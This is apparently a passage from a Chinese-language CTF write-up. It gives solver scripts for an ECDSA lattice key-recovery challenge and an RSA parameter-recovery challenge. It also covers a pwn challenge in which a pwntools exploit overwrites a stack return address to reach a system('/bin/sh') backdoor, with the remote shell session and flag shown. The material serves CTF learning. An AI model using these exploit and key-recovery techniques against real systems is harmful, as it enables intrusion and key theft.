(0xb3096421f5e4056f23b5bab000b764a049bff24d, 0x8f826e2bce70b6aa6ec454bc8e
9e8cd851ebb165, 0xbb9e3082a3a1bd77fd66bb03772219a944f03e29, 0x7),
(0x3dd4cead2e79dcf86cc7917a579a2dba900bb099, 0x7f75439b0103ed40729a24e7f9
846b7c2ca3558, 0x2ebb76dc34c83a60571f14cdf6f8261988a902bd, 0x7),
(0x3180aeb53046ca485f501895ed61e57e8ed27b7, 0x7efbf45c158b115885fb00e2ac5
b5df85eef468a, 0x7c97ef4e278686bce1a424a92471b21fcf3658b6, 0x3),
(0x559fa993834a40f6fd31f8a3a2f83da980b2ef84, 0x8785d04f6d97d688f90af33140
889e4c7201382a, 0x779f8d284898ca25426208f3a6c3b9455c70eb0d, 0x7),
(0x49a0f529e86a638d1cb71dbd948357d390646128, 0xc5c72505c3807890a11502cfc0
286fdf40c924bd, 0xdc242283b58e5d98803c067a4633590e5d1e5d9e, 0x1),
(0xef75ace89af3a7791034ae6161e608384984eb34, 0x61a4d32ca6bdf4f8559cf15bc9
be41721575650, 0x8fd9e8a6cdd86a2d960409b124453245b1c92f09, 0x5),
(0xcf0cf859a451378f576de4e10b918fa70b0d0e02, 0x66a7f51a86fe0cd0db57d20254
64c1d95384c6c0, 0xcc4673380c3a3cc4545e5644ebaad0ee2205af36, 0x5),
(0xa973fdecf97847abfadc76a530cfaa51a544992f, 0x64ebd081e1e5be70904723e1a7
86d9581ad4e5a5, 0x58c16e616268863fce12b920e281ad4b1d9d2881, 0x1),
(0x9bbcfa5f87bea52e4df986ecdb89dadf9fe7242b, 0x520b4e89d3e3cd032e5c8c9cfa
b3f706fe49ca8c, 0x198aa5c2cab8d22845c4f3ea8f710becaba98d13, 0x3),
(0x42abe9b2d14ec440b51362694f93116cf4a8980d, 0x38c3965c6f9c9699476239ea66
9acc598bf748b6, 0xb47208202e92dbc5ed3d4319dd9e4ceeb21e9ec8, 0x5),
(0x334732df257a5c08e42c56dcd31f3be5cfaa196e, 0xe6387cab10b4e3bff5c72b7a8c
47bf3f73812e0c, 0x315e28210455bc5535e6f2a6dcf5a76732ad8c88, 0x3),
(0x825347e82b6ecb7c40353d9282daf9804088f22b, 0xced5ac7b578c4a95a177a283f6
0437a70232ff0, 0xb647c743e3b4ce3ca95c586bdd14afc41d91ad09, 0x4),
(0xf862df8e80ded401998ce913668155e078f5863f, 0xa73fe4db4136c28cbfc6ee73c8
00548a0bd463e2, 0xff0395bc6b17d90c38ba263488be5987e3b44890, 0x7),
]


n = len(sigs)
Linv = inverse_mod(L_val, q)

aa = []
```

```
bb = []
for (h, r, s, klow) in sigs:
    sinv = inverse_mod(int(s), int(q))
    t = (sinv * r) % q
    u = (sinv * h) % q
    a = (Linv * t) % q
    b = (Linv * (u - klow)) % q
    aa.append(int(a))
    bb.append(int(b))

q = int(q)

# 使用 Sage 内置的 closest_vector
from sage.modules.free_module_integer import IntegerLattice

M_lat = Matrix(ZZ, n+1, n+1)
for i in range(n):
    M_lat[i, i] = q
for i in range(n):
    M_lat[n, i] = aa[i]
M_lat[n, n] = q // L_val

target_vec = vector(ZZ, [(-bb[i]) % q for i in range(n)] + [0])

lat = IntegerLattice(M_lat)
closest = lat.closest_vector(target_vec)

d_cand = closest[n] // (q // L_val)
if d_cand < 0:
    d_cand += q

# 验证
for (h, r, s, klow) in sigs[:3]:
    sinv = inverse_mod(int(s), q)
    k = (sinv * (h + r * d_cand)) % q
    print(f"k & 7 = {k & 7}, expected {klow}, match = {(k & 7) == klow}")

```

4.check in

Python

```python
from sage.all import *
from hashlib import md5

# 题目给出的已知参数
e = 20285928988408708385825788658664300305494782819689883492429762785687493161646901961627732482030570554944571523044008931416609595056746847083499405860944240804200816473153171825246196297214879750749954991916614158499347588230595409852985660426387332691700171974951765953937059128044510635005259571262430221092123685629379451869171518153057333553882827808279895371867053070597655168641441209936240962391624079704514097507822408340977683148014817264999772615710237278286803551400605422497036878844692741788304043681532328471441465596285604159664321904195632202009921776619257725630740166796422445907541165144233376010917
N = 16231886419812084828960251368529410021366200231052404001614126708260221170280175162727158710773822346664439936387901805853686430788925405030560509778172184747424076941005048064644753869825360078601759923383171471001039599630836167497378928346558701096032304220956445990425704266029306184425854411856655851688 1
print("[*] 正在利用公开漏洞重构私钥 d...")
# 原样复刻题目代码求 d
d = Integer(Integer(N)**RR(0.47))

print("[*] 正在计算常数 k 与 phi_N...")
# k 约等于 (e*d-1) / N^2，直接用整除去除误差
k = (e * d - 1) // (N**2)
phi_N = (e * d - 1) // k

print("[*] 正在解一元二次方程恢复 p+q ...")
# 求解二次方程 S^2 + B*S + C = 0
B = N + 1
C = N**2 - N + 1 - phi_N

# 判别式 D = B^2 - 4*C
D_discriminant = B**2 - 4 * C
# 根据求根公式计算正整数根 S
S = (-B + D_discriminant.isqrt()) // 2

print(f"[+] 成功获取 p+q: {S}")

# 计算题目要求的最终 flag
flag = 'flag{' + md5(str(S).encode()).hexdigest() + '}'
print(f"[+] Flag: {flag}")

```


```
33   # (可选) 如果你想验证，可以继续求出 p 和 q
34   # delta = S**2 - 4*N
35   # p = (S + delta.isqrt()) // 2
36   # q = (S - delta.isqrt()) // 2
37   # print(f"p = {p}\nq = {q}")
38
```

在这个网站跑一下


https://sagecell.sagemath.org/

pwn

1.array



非常友好啊



行，看看ida

```
void __fastcall __noreturn start(__int64 a1, __int64 a2, void (*rtld_fini)(void)
{
  __int64 stack_end__1; // rax
  int argc; // esi
  __int64 stack_end_; // [rsp-8h] [rbp-8h] BYREF
  char *ubp_av_; // [rsp+0h] [rbp+0h] BYREF

  argc = stack_end_;
  stack_end_ = stack_end__1;
  _libc_start_main(main, argc, &ubp_av_, 0LL, 0LL, rtld_fini, &stack_end_);
  __halt();
}
```

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  puts("Welcome to Destctf!");
  sub_401186();
  return 0LL;
}
```

```
__int64 sub_401186()
{
  unsigned __int64 v1; // rbx
  _QWORD v2[17]; // [rsp+0h] [rbp-B0h] BYREF
  unsigned __int64 buf_; // [rsp+88h] [rbp-28h] BYREF
  unsigned __int64 buf[3]; // [rsp+90h] [rbp-20h] BYREF

  puts("plz input your number1:");
  fflush(stdout);
  read(0, &buf_, 8uLL);
  if ( buf_ <= 0x11 )
  {
    while ( getchar() != 68 )
    {
      getchar();
      read(0, buf, 8uLL);
      v2[0] = buf[0];
      v1 = buf[0];
      if ( v1 > rand() % (buf_ + 1) )
      {
        puts("No!");
      }
      else
      {
        puts("plz input your number2:");
        read(0, &v2[buf[0] + 1], 8uLL);
      }
    }
    puts("Ok");
    return 0LL;
  }
  else
  {
    puts("No!");
    return 0xFFFFFFFFLL;
  }
}
```

看着像stack overflow

```
pwndbg> b *0x401186
Breakpoint 1 at 0x401186
pwndbg> r
Starting program: /mnt/hgfs/shared_folder/desctf2
[Thread debugging using libthread_db enabled]
```

```
wndbg> disass
lo function contains program counter for selected frame.
wndbg> nearpc
► 0x401186    push   rbp
  0x401187    mov    rbp, rsp
  0x40118a    push   rbx
  0x40118b    sub    rsp, 0xa8
  0x401192    lea    rax, [rip + 0xe6b]     RAX => 0x402004 ◂— 'plz input your number1:'
  0x401199    mov    rdi, rax               RDI => 0x402004 ◂— 'plz input your number1:'
  0x40119c    call   puts@plt                    <puts@plt>

  0x4011a1    mov    rax, qword ptr [rip + 0x2218]     RAX, [stdout]
  0x4011a8    mov    rdi, rax
  0x4011ab    call   fflush@plt                  <fflush@plt>


  0x4011b0    lea    rax, [rbp - 0xb0]
```

ida 太好用了你知道吗

```
int sub_401339()
{
  return system("/bin/sh");
}
```

还有这好事

```
❯ ROPgadget --binary ./array --only "ret"
Gadgets information
============================================================
0x000000000040101a : ret
Unique gadgets found: 1
```



本地过了

```
from pwn import *

#io = remote("129.211.172.20",31362)

io = process('./array')


backdoor = 0x401339

ret_gadget = 0x40101a


def bypass_rand(idx, value):

    while True:

        io.send(b'A\n')

        io.send(p64(idx))

        try:

            msg = io.recv(timeout=0.5)


            if b"No!" in msg:

                continue

            if b"number2" in msg:

                io.send(p64(value))
```

```
                log.success(f"Success! Overwrote idx {idx} with {hex(value)}")
                return
        except EOFError:
            exit()
io.sendafter(b"number1:", p64(17))
# 2. 修改 buf_ (idx 16)
bypass_rand(16, 100)
# 3. 覆盖 RBP (idx 21)
# 4. 覆盖返回地址 (idx 22) -> 填入 ret 指令地址（用于对齐）
log.info(" ret gadget")
bypass_rand(22, ret_gadget)
# 5. 覆盖返回地址之后的内存 (idx 23) ,填入 backdoor 地址
# v2[idx+1]，所以 idx 23 对应 v2[24]，即返回地址之后的位置
log.info("backdoor address")
bypass_rand(23, backdoor)
log.info("Sending 'D' ")
io.send(b'D')
io.interactive()
```



远程不行

```
from pwn import *

# io = process('./array')
io = remote('129.211.172.20', 31362)


backdoor = 0x401339
ret_gadget = 0x40101a

def send_payload(idx, value, name):

    while True:
        # 1. 满足 while 循环的判断 (不是 'D')
        io.send(b'A')
        # 2. 满足循环体内部的第一个 getchar()
        io.send(b'B')
```

```
        # 3. 发送 8 字节index
        io.send(p64(idx))
        # 4.用 recvuntil,adviod to dead
        res = io.recvuntil((b"No!\n", b"number2:\n"))
        if b"number2" in res:
            # if pass , send value
            io.send(p64(value))
            log.success(f"Successfully  {name}!")
            return
        else:
            continue
io.sendafter(b"number1:", p64(17))
send_payload(16, 100, "buf_")
send_payload(22, ret_gadget, "ret gadget")
send_payload(23, backdoor, "backdoor")
log.info("Sending 'D' ")
io.send(b'D')

# Get Shell
io.interactive()
```


$ ls
bin
dev
flag
lib
lib32
lib64
libexec
libx32
playgame
$ cat flag
flag{c59f6f32-39c6-48d5-bf46-17559dded34b}
[*] Got EOF while reading in interactive
pwndbg> ropper -- --search ret
Could not run ropper. Please ensure it'
pwndbg> q
❯ ROPgadget --binary ./array --only "ret
Gadgets information
0x000000000040101a : ret
Unique gadgets found: 1
❯ python3 1.py
python3: can't open file '/mnt/hgfs/shar